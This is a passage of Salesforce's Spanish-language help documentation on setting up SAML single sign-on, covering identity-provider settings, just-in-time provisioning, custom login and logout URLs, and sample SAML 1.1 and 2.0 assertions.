   Salesforce inserta el valor **Nombre de la API** correspondiente, que puede personalizar si es necesario.
7. Introduzca el `Emisor`. A menudo se hace referencia a él como el Id. de entidad del proveedor de identidad.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

La autenticación federada está disponible en: **todas** las ediciones

La autenticación delegada está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Los proveedores de autenticación están disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver la configuración:
- "Ver parámetros y configuración"

Para modificar la configuración:
- "Personalizar aplicación"

  Y

  "Modificar todos los datos"

8. Si su organización de Salesforce tiene dominios implementados, especifique si desea utilizar el dominio básico (`https://saml.salesforce.com`) o el dominio personalizado de **Id. de entidad**. Debe compartir esta información con su proveedor de identidad.

   Consejo: Normalmente, utilice el dominio personalizado como el Id. de entidad. Si ya tiene un inicio de sesión configurado antes de implementar un dominio, el dominio básico es el Id. de entidad. Si está proporcionando servicios Salesforce a Salesforce, debe especificar el dominio personalizado.

9. Para el `Certificado de proveedor de identidad`, use el botón **Examinar** para encontrar y cargar el certificado de autenticación emitido por su proveedor de identidad.
10. Para `Certificado de firma de solicitud`, seleccione el certificado que desee de los guardados en su configuración de **Gestión de certificados y claves**.
11. Para el `Método de firma de solicitud`, seleccione el algoritmo de hash para solicitudes cifradas, ya sea `RSA-SHA1` o `RSA-SHA256`.
12. Opcionalmente, si el proveedor de identidad cifra afirmaciones SAML, seleccione el `Certificado de descifrado de afirmación` que están utilizando de entre las guardadas en su configuración de **Gestión de certificados y claves**. Este campo solamente está disponible si su organización admite varias configuraciones de inicio de sesión único. Para obtener más información, consulte Configurar un proveedor de identidad para cifrar afirmaciones SAML.
13. En `Tipo de identidad de SAML`, `Ubicación de entidad de SAML` y otros campos descritos en Valores del proveedor de identidad, especifique los valores proporcionados por su proveedor de identidad como corresponda.
14. Para `El proveedor de servicio ha iniciado el enlace de solicitud`, seleccione el valor adecuado basándose en la información proporcionada por su proveedor de identidad.
15. Para SAML 2.0, si su proveedor de identidad tiene páginas de inicio o cierre de sesión específicas, especifíquelas en **URL de inicio de sesión de proveedor de identidad** y **URL de fin de sesión de proveedor de identidad**, respectivamente.

    Nota: Estos campos aparecen en organizaciones con Developer Edition y Sandbox de manera predeterminada y en organizaciones de producción sólo si se habilita Mi dominio. Los campos no aparecen en organizaciones de prueba ni en Sandbox vinculados a organizaciones de prueba.

16. Para la `URL personalizada del error`, especifique la URL de la página a la que los usuarios deben dirigirse si hay un error durante el inicio de sesión SAML. Debe ser una página a la que pueda accederse públicamente, como una página Visualforce de sitio público. La URL puede ser absoluta o relativa.
17. Opcionalmente, configure el aprovisionamiento de usuario oportuno. Para obtener más información, consulte Activar aprovisionamiento de usuario oportuno y Acerca del aprovisionamiento oportuno para SAML..
18. Haga clic en **Guardar**.

Si su proveedor de identidad admite los metadatos y ha configurado SAML con la versión 2.0, puede hacer clic en **Descargar metadatos** para descargar un archivo de configuración XML para enviarlos, que pueden cargar para configurar automáticamente los ajustes de conexión de su organización o comunidad de Salesforce.

## Configurar un proveedor de identidad para cifrar afirmaciones SAML

Cuando Salesforce es el proveedor de servicio para afirmaciones SAML entrantes, puede seleccionar un certificado guardado para descifrar afirmaciones entrantes de proveedores de identidad externos. Necesita proporcionar una copia de este certificado al proveedor de identidad.

1. En la página Configuración de inicio de sesión único, agregue una nueva configuración de SAML.
2. En el campo `Certificado de descifrado de afirmación`, especifique el certificado para el cifrado de entre los guardados en su configuración de **Gestión de certificados y claves**.

> Nota: Si no ve el campo `Certificado de descifrado de afirmación`, deberá habilitar varios inicios de sesión únicos para su organización (esto se aplica a organizaciones creadas antes de la versión Summer '13 que no utilicen SAML 1.1). Para habilitar varias configuraciones de inicio de sesión único, seleccione **Activar varias configuraciones** en la página **Configuración de inicio de sesión único**. Si este ajuste ya se ha habilitado, aparecerá el campo y no verá el botón **Activar varias configuraciones**.

3. Establezca `Ubicación de entidad de SAML` al elemento donde su identificador está ubicado.
4. Cuando guarde la nueva configuración de SAML, cambiará el valor de configuración de SAML de su organización para la `URL de inicio de sesión de Salesforce` (también denominada la "URL de ACS de Salesforce"). Obtenga el nuevo valor (desde Configuración de inicio de sesión único en Configuración) y haga clic en el nombre de la nueva configuración de SAML. El valor está en el campo `URL de inicio de sesión de Salesforce`.
5. El proveedor de identidad debe utilizar el valor de `URL de inicio de sesión de Salesforce`.
6. También necesita ofrecer al proveedor de identidad una copia del certificado seleccionado en el campo `Certificado de descifrado de afirmación` que debe utilizarse para cifrar afirmaciones.

## Activar el aprovisionamiento de usuario oportuno

1. En Configuración de inicio de sesión único de SAML, seleccione `Aprovisionamiento de usuario activado`.
   - `Estándar`: Esta opción le permite aprovisionar usuarios automáticamente utilizando atributos en la afirmación.
   - `JIT de SAML personalizado con gestor de Apex`: Esta opción aprovisiona usuarios basándose en lógica en una clase de Apex.
2. Si ha seleccionado `Estándar`, haga clic en **Guardar** y pruebe la conexión de inicio de sesión único.. Si ha seleccionado `JIT de SAML personalizado con gestor de Apex`, continúe con el siguiente paso.
3. En el campo `Gestor de JIT de SAML`, seleccione una clase existente de Apex como la clase del gestor de JIT de SAML. Esta clase debe implementar la interfaz SamlJitHandler. Si no dispone de una clase de Apex, puede generar una haciendo clic en `Crear automáticamente una plantilla del gestor de JIT de SAML`. Debe modificar esta clase y el contenido predeterminado antes de utilizarla. Para obtener más información, consulte Modificar el gestor de JIT de SAML.
4. En el campo `Ejecutar gestor como`, seleccione el usuario que ejecuta la clase de Apex. El usuario debe tener el permiso "Gestionar usuarios".
5. La provisión a tiempo requiere una Id. de federación en el tipo de usuario. En `Tipo de Identidad de SAML`, seleccione `La afirmación contiene el Id. de federación del objeto de usuario`. Si su proveedor de identidad ha utilizado previamente el nombre de usuario de Salesforce, comuníqueles que deben utilizar el Id. de federación.
6. Haga clic en **Guardar**.

## Modificar el gestor de JIT de SAML

1. En Configuración, introduzca *`Clases de Apex`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Clases de Apex**.
2. Modifique el gestor de JIT de SAML de Apex generado para asignar campos entre SAML y Salesforce. Además, puede modificar el código generado para admitir:
   - Campos personalizados
   - Coincidencia de perfil aproximada
   - Coincidencia de función aproximada
   - Búsqueda de contacto por correo electrónico

- Búsqueda de cuenta por número de cuenta
- Aprovisionamiento de usuario estándar en una comunidad
- Inicio de sesión de usuario estándar en una comunidad
- Uso del Id. de perfil predeterminado para el aprovisionamiento oportuno de portal
- Uso de la función de portal predeterminado para el aprovisionamiento oportuno de portal
- Generación de nombre de usuario para el aprovisionamiento oportuno de portal

Por ejemplo, para admitir campos personalizados en el código de gestor generado, busque el comentario "Gestionar campos personalizados aquí" en el código generado. Después de ese comentario del código, inserte su código de campo personalizado. Para obtener más información y ejemplos, consulte la documentación de la interfaz SamlJitHandler.

**Nota:** Si su proveedor de identidad envía atributos JIT para el objeto Contacto o Cuenta con el objeto Usuario en la misma afirmación, es posible que el gestor generado no pueda realizar actualizaciones. Para consultar una lista de los campos de usuario que no pueden actualizarse al mismo tiempo que los campos Contacto o cuenta, consulte sObjects que no pueden utilizarse conjuntamente en operaciones DML.

## Probar la conexión con inicio de sesión único

Cuando haya configurado y guardado sus ajustes SAML, compruébelos intentando acceder a la aplicación del proveedor de identidad. Su proveedor de identidad dirige el explorador del usuario para enviar un formato que contiene las afirmaciones SAML a la página de inicio de Salesforce. Cada afirmación se comprueba y, si tiene éxito, se permite el inicio de sesión único.

Si tiene problemas para suscribirse en el uso de inicio de sesión único después de haber configurado y guardado la configuración de SAML, use el Validador de afirmación SAML. Primero puede tener que obtener una afirmación SAML de su proveedor de identidad.

Si sus usuarios tienen problemas al usar SAML para iniciar sesión, puede revisar el historial de inicio de sesión de SAML para determinar por qué no pueden iniciar sesión y compartir información con su proveedor de identidad.

Si utiliza SAML versión 2.0, después de terminar de configurar SAML, el campo Extremo de token de OAuth 2.0 se cumplimenta. Utilícelo con el flujo de autenticación de inicio de sesión único Web de OAuth 2.0.

CONSULTE TAMBIÉN

- Acerca de SAML
- Prácticas recomendadas de implementación del inicio de sesión único
- Validación de la configuración SAML para el inicio de sesión único
- Certificados y claves

## Vista de la configuración de inicio de sesión único

Después de configurar su organización de Salesforce para utilizar SAML, podrá ver la configuración de inicio de sesión único. Desde Configuración, introduzca *Configuración de inicio de sesión único* en el cuadro Búsqueda rápida y, a continuación, seleccione **Configuración de inicio de sesión único**.

Esta página indica los detalles de su configuración SAML. La mayoría de estos campos son los mismos que los campos de la página en la que configuró SAML. Los siguientes campos contienen información generada automáticamente al realizar la configuración. Los campos disponibles dependen de su configuración.

| Campo | Descripción |
|---|---|
| URL de inicio de sesión de Salesforce | Sólo para SAML 2.0. Si selecciona "La afirmación contiene el nombre de usuario de Salesforce del usuario" para Tipo de Id. de usuario de SAML y "El Id. de usuario se encuentra en el elemento de identificador de nombre de la declaración de asunto" para Ubicación de Id. de usuario de SAML, esta URL será la URL asociada con el inicio de sesión del flujo de afirmación OAuth de inicio de sesión único Web. |
| URL de fin de sesión de Salesforce | Para SAML 2.0. Muestra la URL de fin de sesión de Salesforce a la que se envía al usuario después de cerrar sesión. Esta URL sólo se utiliza si no se especifica ningún valor para URL de fin de sesión de proveedor de identidad. |
| OAuth 2.0 Token Endpoint | Sólo para SAML 2.0: La URL de ACS utilizada al habilitar Salesforce como proveedor de identidad en el flujo de afirmación OAuth de inicio de sesión único Web. |

Desde esta página también puede realizar lo siguiente:

- Haga clic en **Modificar** para cambiar la configuración SAML existente.
- Haga clic en **Validador de afirmación SAML** para validar la configuración SAML para su organización utilizando una afirmación SAML proporcionada por su proveedor de identidad.
- Si su proveedor de identidad admite los metadatos y ha configurado SAML con la versión 2.0, puede hacer clic en **Descargar metadatos** para descargar un archivo de configuración XML para enviarlos, que pueden cargar para configurar automáticamente los ajustes de conexión de su organización o comunidad de Salesforce.

### CONSULTE TAMBIÉN

Acerca de SAML

### EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

La autenticación federada está disponible en: **todas** las ediciones

La autenticación delegada está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Los proveedores de autenticación están disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### PERMISOS DE USUARIO

Para ver la configuración:

- "Ver parámetros y configuración"

Para modificar la configuración:

- "Personalizar aplicación"

  Y

  "Modificar todos los datos"

## Valores del proveedor de identidad

Antes de configurar Salesforce para SAML, debe recibir información de su proveedor de identidad. Esta información debe usarse en la página de inicio de sesión único.

La siguiente información puede resultar útil para su proveedor de identidad.

| Campo | Descripción |
|---|---|
| `Versión de SAML` | La versión de SAML que utiliza su proveedor de identidad. Salesforce actualmente admite la versión 1.1 y 2.0. El vínculo de las especificaciones SAML de las diferentes versiones se incluyen a continuación:<br>• SAML 1.1<br>• SAML 2.0 |
| `Emisor` | Id. de entidad: una URL que identifica de forma exclusiva a su proveedor de identidades SAML. Las afirmaciones SAML que envíe a Salesforce deben utilizar exactamente este valor en el atributo `<saml:Emisor` de las afirmaciones SAML. |
| `Id. de entidad` | El emisor de las solicitudes SAML generadas por Salesforce, y también los destinatarios de cualquier repuesta SAML entrante. Si no ha implementado los dominios, este valor será siempre `https://saml.salesforce.com`. Si ha implementado los dominios, Salesforce le recomendará que utilice su nombre de dominio personalizado. Puede buscar el valor en la página Configuración de inicio de sesión único. Desde Configuración, introduzca *`Configuración de inicio de sesión único`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Configuración de inicio de sesión único**. |
| `Certificado de proveedor de identidad` | El certificado de autenticación emitido por su proveedor de identidad. |
| `Certificado de firma de solicitud` | El certificado (que se almacena en la página Gestión de certificados y claves en Configuración) que se usa para generar la firma de una solicitud SAML para el proveedor de identidad cuando Salesforce es el proveedor de servicio de un inicio de sesión SAML iniciado por un proveedor de servicios. Si un certificado no se ha guardado en la página Gestión de certificados y claves, Salesforce utiliza el certificado global de proxy de manera predeterminada. El uso de un certificado de firma guardado ofrece un mayor control de los eventos, como la caducidad de un certificado, que el uso de un certificado proxy global. |
| `Método de firma de solicitud` | El algoritmo de hash para solicitudes cifradas, ya sea `RSA-SHA1` o `RSA-SHA256`. |

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

La autenticación federada está disponible en: **todas** las ediciones

La autenticación delegada está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Los proveedores de autenticación están disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver la configuración:
- "Ver parámetros y configuración"

Para modificar la configuración:
- "Personalizar aplicación"

  Y

  "Modificar todos los datos"

| Campo | Descripción |
| --- | --- |
| `Tipo de identidad SAML` | Elemento de una afirmación SAML que contiene la cadena que identifica un usuario de Salesforce. Los valores son:<br>**`Afirmación contiene el nombre de usuario de Salesforce del usuario`**<br>Utilice esta opción si su proveedor de identidades pasa el nombre de usuario de Salesforce en afirmaciones SAML.<br>**`La afirmación contiene el Id. de federación del objeto de usuario.`**<br>Utilice esta opción si su proveedor de identidades pasa un identificador de usuario externo, por ejemplo, un Id. de empleado, en la afirmación SAML para identificar al usuario.<br>**`La afirmación contiene el Id. de usuario del objeto de usuario`**<br>Utilice esta opción si su proveedor de identidades pasa un identificador de usuario interno, por ejemplo, un Id. de usuario de su organización de Salesforce, en la afirmación SAML para identificar al usuario. |
| `Ubicación de identidad SAML` | Especifique el punto de la afirmación donde debe identificarse un usuario: Los valores son:<br>**`La identidad se encuentra en el elemento de identificador de nombre de la declaración de asunto`**<br>El `Nombre de usuario` o `Id. de federación` de Salesforce se encuentra en la declaración `<Subject>` de la afirmación.<br>**`La identidad se encuentra en un elemento de atributo.`**<br>El `Nombre de usuario` o `Id. de federación` de Salesforce se especifican en `<AttributeValue>`, del elemento `<Attribute>` de la afirmación. |
| `Nombre de atributo` | Si se selecciona `La identidad se encuentra en un elemento de atributo`, eso contiene el valor del `AttributeName` que se especifica en `<Attribute>` que contiene el Id. de usuario. |
| `URI de atributo` | Si SAML 1,1 es la versión de SAML especificada y se selecciona `La identidad se encuentra en un elemento de atributo`, introduzca el valor de `AttributeNamespace` especificado en `<Attribute>`. |
| `Formato de Id. de nombre` | Si SAML 2.0 es la versión de SAML especificada y se selecciona `La identidad se encuentra en un elemento de atributo`, contiene el valor de `nameid-format`. Entre los valores posibles se incluyen `no especificado`, `emailAddress` o `persistente`. Todos los valores legales se pueden encontrar en la sección "Identificadores de formato de identificador de nombre" de Afirmaciones y protocolos de la especificación SAML 2.0. |
| `Vinculación de solicitud iniciada del proveedor de servicios` | Si está utilizando Mi dominio, seleccione el mecanismo de vinculación que su proveedor de identidad solicita para sus mensajes SAML. Los valores son:<br>**`HTTP POST`**<br>La vinculación de HTTP POST envía mensajes SAML utilizando formularios HTML con codificación base64.<br>**`Redirección de HTTP`**<br>La vinculación de redirección HTTP envía mensajes con codificación base64 y URL en parámetros de URL. |

| Campo | Descripción |
|---|---|
| | No importa la vinculación de solicitud seleccionada, la Respuesta SAML siempre utilizará vinculación de HTTP POST. |
| `URL de inicio de sesión de proveedor de identidad` | Sólo para SAML 2.0: La URL donde Salesforce envía una solicitud SAML para iniciar la secuencia de inicio de sesión.<br>Si ha implementado los dominios y especificado un valor para este campo, las solicitudes de inicio de sesión se mandarán automáticamente a la dirección especificada por este campo. Sin embargo, si necesita omitir este valor (por ejemplo, su proveedor de identidad) agregue el parámetro `login` a la cadena de consulta para la página de inicio de sesión. Por ejemplo: `http://mydomain.my.salesforce.com?login`.<br>Nota: Este campo aparece en organizaciones de producción con Developer Edition y Sandbox de manera predeterminada y en organizaciones de producción sólo si se habilita Mi dominio. Este campo no aparece en organizaciones de prueba ni en Sandbox vinculados a organizaciones de prueba. |
| `URL de fin de sesión de proveedor de identidad` | Sólo para SAML 2.0: La URL a la que desea dirigir al usuario cuando hace clic en el vínculo **Fin de sesión** en Salesforce. El valor predeterminado es `http://www.salesforce.com`.<br>Nota: Este campo aparece en organizaciones de producción con Developer Edition y Sandbox de manera predeterminada y en organizaciones de producción sólo si se habilita Mi dominio. Este campo no aparece en organizaciones de prueba ni en Sandbox vinculados a organizaciones de prueba. |
| `URL de inicio de sesión de Salesforce` | La URL asociada con el inicio de sesión del flujo de inicio de sesión único del navegador Web. |
| `OAuth 2.0 Token Endpoint` | Sólo para SAML 2.0: La URL de ACS utilizada con la API al activar Salesforce como un proveedor de identidad en el flujo de afirmación OAuth de inicio de sesión único Web. |
| `URL personalizada del error` | La URL de la página a la que se debería dirigir a los usuarios si se produce un error durante el inicio de sesión SAML. Debe ser una página a la que pueda accederse públicamente, como una página Visualforce de sitio público. La URL puede ser absoluta o relativa. |

## Valores de URL de inicio, inicio de sesión y cierre de sesión

Además de la información utilizada durante el inicio de sesión único, su proveedor de identidad también puede definir las páginas de inicio, inicio de sesión y cierre de sesión. También puede especificar estas páginas cuando configure el inicio de sesión único.

La siguiente información puede resultar útil para su proveedor de identidad cuando defina estas páginas.

- La especificación SAML admite un formato HTML que se utiliza para pasar la afirmación SAML mediante HTTPS POST.
- Para SAML 1.1, el proveedor de identidad SAML puede incrustar pares de valor-nombre en el campo `DESTINO` para transferir esta información adicional a Salesforce antepuesta con una URL con formato especial que contiene parámetros codificados de URL.
- La URL para SAML 1.1 que se incluye en el campo `DESTINO` es la siguiente: `https://saml.salesforce.com/?`
- Para SAML 2.0, en lugar de utilizar el campo `DESTINO`, los proveedores de identidad usan `<AttributeStatement>` en la afirmación SAML para especificar la información adicional.
- Salesforce admite los siguientes parámetros:

> Nota: Para SAML 1.1 estos parámetros deben tener codificación URL. Esto permite gestionar las URL correctamente, debido a que se pasan como valores que incluyen sus propios parámetros. Para SAML 2.0, estos parámetros forman parte de `<AttributeStatement>`.

- `ssoStartPage` es la página a la que debe redirigirse al usuario cuando intente iniciar sesión con SAML. Se dirige al usuario a esta página cuando solicita un recurso protegido en Salesforce, sin una sesión activa. `ssoStartPage` debería ser la página de inicio de sesión del proveedor de identidad SAML.
- `startURL` es la URL a la que desea dirigir al usuario cuando el inicio de sesión finaliza correctamente. Esta URL puede ser absoluta, como *`https://yourInstance.salesforce.com/001/o`* o puede ser relativa como */001/o*. Este parámetro sólo se utiliza en SAML 1.1. En SAML 2.0, la URL de inicio es la página a la que el usuario ha intentado acceder antes de su autenticación.
- `logoutURL` es la URL a la que desea dirigir al usuario cuando hace clic en el vínculo **Fin de sesión** en Salesforce. El valor predeterminado es `http://www.salesforce.com`.

El campo `DESTINO` de ejemplo siguiente es válido para SAML 1.1 e incluye parámetros codificados correctamente. Proporciona una página de inicio personalizada, así como las URL de inicio y cierre de sesión incluidas como valores de parámetros en la cadena de consulta.

```
https://saml.salesforce.com/?ssoStartPage=https%3A%2F
%2Fwww.customer.org%2Flogin%2F&startURL=%2F001%2Fo&logoutURL=http%3A%2F%2Fwww.salesforce.com
```

El ejemplo siguiente corresponde a ejemplo de un `<AttributeStatement>` para SAML 2.0 que contiene `ssoStartPage` y `logoutURL`:

```
<saml:AttributeStatement>
   <saml:Attribute Name="ssoStartPage"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
      <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
           xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:anyType">
              http://www.customer.org
      </saml:AttributeValue>
   </saml:Attribute>

   <saml:Attribute Name="logoutURL"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri">
      <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
           xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:string">
              https://www.salesforce.com
      </saml:AttributeValue>
   </saml:Attribute>
</saml:AttributeStatement>
```

CONSULTE TAMBIÉN

Acerca de SAML

# Personalizar las páginas de inicio, error, inicio de sesión y cierre de sesión de SAML

Puede personalizar las páginas de inicio, error, inicio de sesión y cierre de sesión para usuarios de inicio de sesión único que utilicen SAML 1.1 o 2.0. Como parte de su configuración, deberá decidir lo siguiente:

- Si su proveedor de identidad utiliza SAML 1.1, la URL a la que dirigir el usuario cuando se completa el inicio de sesión único correctamente (conocida como la página de inicio). Esta URL puede ser absoluta, como *`https://yourInstance.salesforce.com/001/o`* o puede ser relativa como *`/001/o`*. Esta URL debe ser un extremo que acepte solicitudes de autenticación SAML.

  En SAML 2.0, la página de inicio es la página a la que el usuario ha intentado acceder antes de su autenticación. La página de inicio de SAML 2.0 debe admitir el inicio de sesión único Sp-init.

  Si está utilizando SAML 2.0, puede usar también el parámetro `RelayState` para controlar adónde se redirigirán los usuarios después de que inicien sesión con éxito.

- La página de inicio de sesión único es donde Salesforce envía una solicitud SAML para iniciar la secuencia de inicio de sesión.

  Es recomendable que si especifica una página de inicio de sesión único, debe especificar también una página de cierre de sesión. Si especifica una página de cierre de sesión, cuando un usuario hace clic en el vínculo de cierre de sesión o si caduca la sesión de usuario, se le redirigirá a esa página. Si no especifica una página de cierre de sesión, el usuario se redirigirá a la página de inicio general de Salesforce.

- La URL a la que dirigir el usuario cuando hace clic en el vínculo Cierre de sesión en Salesforce (conocido como la página de cierre de sesión). El valor predeterminado es `https://login.salesforce.com`, a menos que MyDomain esté activado. Si Mi dominio está activado, el valor predeterminado es `https://`*`customdomain`*`.my.salesforce.com`.

En SAML 2.0, estos valores se pueden configurar durante la configuración del inicio de sesión único o mediante su proveedor de identidad en la URL de inicio de sesión o afirmación SAML. El orden de preferencia es:

1. Cookie de sesión: si ya ha iniciado sesión en Salesforce y sigue existiendo una cookie, se utilizarán las páginas de inicio y cierre de sesión especificadas por la cookie de sesión.
2. Valores transmitidos desde el proveedor de identidad.
3. Valores de la página de configuración de inicio de sesión único.

Si decide no agregar estos valores a la configuración de inicio de sesión único, compártalos con su proveedor de identidad. El proveedor de identidad debe utilizar estos valores en la URL de inicio de sesión o en la afirmación.

También puede decidir si desea que los usuarios sean dirigidos a una página de error personalizada en caso de que se produzca un error durante el inicio de sesión SAML: Debe ser una página a la que pueda accederse públicamente, como una página Visualforce de sitio público. La URL puede ser absoluta o relativa. Use este valor cuando configure SAML.

## EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

La autenticación federada está disponible en: **todas** las ediciones

La autenticación delegada está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Los proveedores de autenticación están disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

## PERMISOS DE USUARIO

Para ver la configuración:
- "Ver parámetros y configuración"

Para modificar la configuración:
- "Personalizar aplicación"

  Y

  "Modificar todos los datos"

### CONSULTE TAMBIÉN

Acerca de SAML

## Afirmaciones SAML de ejemplo

Comparta las afirmaciones SAML de ejemplo con su proveedor de identidad para que éste pueda determinar el formato de información que exige Salesforce para que los inicios de sesión único se realicen con éxito. La afirmación debe firmarse según la especificación de firma XML, usando RSA y SHA-1 o SHA-256.

Además de los ejemplos de inicio de sesión único general para SAML 1.1 y SAML 2.0, usan las siguientes muestras para la función específica:

- afirmaciones para portales
- afirmaciones para sitios
- Mensaje SOAP de autenticación delegada
- afirmación para aprovisionamiento Justo a tiempo

**El tipo de Id. de usuario de SAML es el nombre de usuario de Salesforce, y la ubicación de Id. de usuario SAML es el elemento `<NameIdentifier>` del elemento `<Subject>`**

SAML 1.1:

```
<Subject>
      <NameIdentifier>user101@salesforce.com</NameIdentifier>
</Subject>
```

SAML 2.0:

```
<saml:Subject>
    <saml:NameID
Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified">user101@salesforce.com</saml:NameID>

    <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
```

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

La autenticación federada está disponible en: **todas** las ediciones

La autenticación delegada está disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** y **Database.com Edition**

Los proveedores de autenticación están disponibles en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para ver la configuración:
- "Ver parámetros y configuración"

Para modificar la configuración:
- "Personalizar aplicación"

  Y

  "Modificar todos los datos"

```
        <saml:SubjectConfirmationData NotOnOrAfter="2008-06-26T02:44:24.173Z"
Recipient="http://localhost:9000"/>
    </saml:SubjectConfirmation>
</saml:Subject>
```

**El tipo de Id. de usuario de SAML es el nombre de usuario de Salesforce, y la ubicación de Id. de usuario SAML es el elemento `<Attribute>`**

SAML 1.1:

```
<AttributeStatement>
    <Subject>
      <NameIdentifier>this value doesn't matter</NameIdentifier>
         <SubjectConfirmation>
          <ConfirmationMethod>urn:oasis:names:tc:SAML:1.0:cm:bearer</ConfirmationMethod>

    </SubjectConfirmation>
 </Subject>
    <Attribute AttributeName="MySfdcName" AttributeNamespace="MySfdcURI">
       <AttributeValue>user101@salesforce.com</AttributeValue>
 </Attribute>
    </AttributeStatement>
```

SAML 2.0:

```
<saml:AttributeStatement>
    <saml:Attribute FriendlyName="fooAttrib" Name="SFDC_USERNAME"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
        <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:string">
            user101@salesforce.com
        </saml:AttributeValue>
    </saml:Attribute>
 </saml:AttributeStatement>
```

**El tipo de Id. de usuario de SAML es el campo `FederationIdentifier` del objeto de usuario de Salesforce, y la ubicación de Id. de usuario SAML es el elemento `<NameIdentifier>` del elemento `<Subject>`.**

SAML 1.1:

```
<AttributeStatement>
   <saml:Subject>
      <saml:NameIdentifier Format="urn:oasis:names:tc:SAML:1.0:assertion"
NameQualifier="www.saml_assertions.com">
         MyName
      </saml:NameIdentifier>
   </saml:Subject>
</AttributeStatement>
```

SAML 2.0:

```
<saml:Subject>
    <saml:NameID
Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified">MyName</saml:NameID>
    <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
        <saml:SubjectConfirmationData NotOnOrAfter="2008-06-26T02:48:25.730Z"
Recipient="http://localhost:9000/"/>
```

```
    </saml:SubjectConfirmation>
</saml:Subject>
```

Nota: El identificador de nombre puede ser cualquier cadena arbitraria, incluyendo direcciones de correo electrónico o cadenas de Id. numérico.

**El tipo de Id. de usuario de SAML es el campo `FederationIdentifier` del objeto de usuario de Salesforce, y la ubicación de Id. de usuario SAML es el elemento `<Attribute>`.**

SAML 1.1:

```
<AttributeStatement>
    <Subject>
      <NameIdentifier>who cares</NameIdentifier>
         <SubjectConfirmation>
          <ConfirmationMethod>urn:oasis:names:tc:SAML:1.0:cm:bearer</ConfirmationMethod>

    </SubjectConfirmation>
 </Subject>
    <Attribute AttributeName="MyName" AttributeNamespace="MyURI">
       <AttributeValue>user101</AttributeValue>
 </Attribute>
    </AttributeStatement>
```

SAML 2.0:

```
<saml:AttributeStatement>
    <saml:Attribute FriendlyName="fooAttrib" Name="SFDC_ATTR"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
        <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:string">
            user101
        </saml:AttributeValue>
    </saml:Attribute>
</saml:AttributeStatement>
```

**El tipo de Id. de usuario de SAML es el nombre de usuario de Salesforce, y la ubicación de Id. de usuario SAML es el elemento `<NameIdentifier>` del elemento `<Subject>`**

A continuación se muestra una respuesta SAML para SAML 2.0:

```
<samlp:Response ID="_257f9d9e9fa14962c0803903a6ccad931245264310738"
   IssueInstant="2009-06-17T18:45:10.738Z" Version="2.0">
<saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity">
   https://www.salesforce.com
</saml:Issuer>

<samlp:Status>
   <samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
</samlp:Status>

<saml:Assertion ID="_3c39bc0fe7b13769cab2f6f45eba801b1245264310738"
   IssueInstant="2009-06-17T18:45:10.738Z" Version="2.0">
   <saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity">
      https://www.salesforce.com
   </saml:Issuer>

   <saml:Signature>
```

```
      <saml:SignedInfo>
         <saml:CanonicalizationMethod
Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
        <saml:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>

         <saml:Reference URI="#_3c39bc0fe7b13769cab2f6f45eba801b1245264310738">
            <saml:Transforms>
               <saml:Transform
Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
               <saml:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
                  <ec:InclusiveNamespaces PrefixList="ds saml xs"/>
               </saml:Transform>
            </saml:Transforms>
            <saml:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
            <saml:DigestValue>vzR9Hfp8d16576tEDeq/zhpmLoo=
            </saml:DigestValue>
         </saml:Reference>
      </saml:SignedInfo>
      <saml:SignatureValue>
         AzID5hhJeJlG2llUDvZswNUrlrPtR7S37QYH2W+Un1n8c6kTC
